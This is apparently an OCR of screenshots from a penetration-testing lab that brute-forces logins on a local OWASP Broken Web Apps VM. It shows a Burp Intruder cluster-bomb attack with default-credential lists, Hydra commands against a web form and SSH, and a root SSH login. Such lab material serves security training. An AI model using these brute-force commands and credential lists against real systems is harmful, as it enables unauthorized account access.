

192.168.1.11/owaspbricks/login-1/index.php
150%
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Bricks
Login
Wrong user name or password.
Username:
Password:
Submit
SQL Query: SELECT * FROM users WHERE name='test' and password='test'

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://192.168.1.11:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw \n Actions

```
1  POST /owaspbri
2  Host: 192.168.
3  User-Agent: Mo                                  :78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/h                                  ation/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Languag
6  Accept-Encodir
7  Content-Type:                                   ed
8  Content-Length
9  Origin: http:/
10 Connection: cl
11 Referer: http:                                  -1/index.php
12 Cookie: JSESSI                                  F2BB6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecu
14
15 username=test8
```

- Scan
- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × 4 × ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
1  POST /owaspbricks/login-1/index.php HTTP/1.1
2  Host: 192.168.1.11
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 39
9  Origin: http://192.168.1.11
10 Connection: close
11 Referer: http://192.168.1.11/owaspbricks/login-1/index.php
12 Cookie: JSESSIONID=8B92A7A7DA6AEF314BBB5F5185AF2BB6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14
15 username=§test§&passwd=§test§&submit=Submit
```

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × 4 × ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customize

Payload set: 1 Payload count: 14

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear

apc
pass
security
user
system
sys
wampp
newuser
xampp-dav-unsecure
vagrant

Add *Enter a new item*

Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × 4 × ...

Target Positions Payloads Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different wa

Payload set: 2 Payload count: 19

Payload type: Simple list Request count: 266

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load ...
Remove
Clear

admin
password
manager
letmein
cisco
default
root
apc
pass
security

Add *Enter a new item*

Add from list ... [Pro version only]

Payload Processing

s depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

19

266

sed as payloads.

load before it is used.

Intruder attack 3

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200			3915	
1	admin	admin	200			3913	
2	manager	admin	200			3919	
3	root	admin	200			3916	
4	cisco	admin	200			3917	
5	apc	admin	200			3915	
6	pass	admin	200			3916	
7	security	admin	200			3920	
8	user	admin	200			3916	
9	system	admin	200			3918	
10	sys	admin	200			3915	
11	wampp	admin	200			3917	
12	newuser	admin	200			3919	
13	xampp-dav-unsecure	admin	200			3930	

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × 4 × ...

Target Positions Payloads Options

Start time:

- (•) Immediately
- ( ) In 10 minutes
- ( ) Paused

Attack Results

These settings control what information is captured in attack results.

- [x] Store requests
- [x] Store responses
- [x] Make unmodified baseline request
- [ ] Use denial-of-service mode (no results)
- [ ] Store full payloads

Grep - Match


These settings can be used to flag result items containing specified expressions.

- [x] Flag result items with responses matching these expressions:

Paste
Load ...
Remove
Clear

Wrong username or password.

efined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.



File Actions Edit View Help

```
┌──(mrhacker㉿kali)-[~]
└─$ hydra 192.168.1.11 http-form-post "/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activated" -L us
ers.txt -P pass.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-26 04:48:00
[DATA] max 16 tasks per 1 server, overall 16 tasks, 30 login tries (l:6/p:5), ~2 tries per task
[DATA] attacking http-post-form://192.168.1.11:80/bWAPP/login.php:login=^USER^&password=^PASS^&form=submit:Invalid credentials or user not activa
ted
[80][http-post-form] host: 192.168.1.11   login: bee   password: bug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-26 04:48:01

┌──(mrhacker㉿kali)-[~]
└─$
```

File Actions Edit View Help

```
┌──(mrhacker㉿kali)-[~]
└─$ hydra 192.168.1.11 ssh -L users.txt -P pass.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-26 05:04:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries pe
[DATA] attacking ssh://192.168.1.11:22/
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-26 05:04:49

┌──(mrhacker㉿kali)-[~]
└─$
```

```
┌──(mrhacker㉿kali)-[~]
└─$ ssh root@192.168.1.11
root@192.168.1.11's password:
You have new mail.
Last login: Thu Mar 25 15:49:30 2021 from kali

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.1.11/

You can administer / configure this machine through the console here, by SSHing
to 192.168.1.11, via Samba at \\192.168.1.11\, or via phpmyadmin at
http://192.168.1.11/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~#
```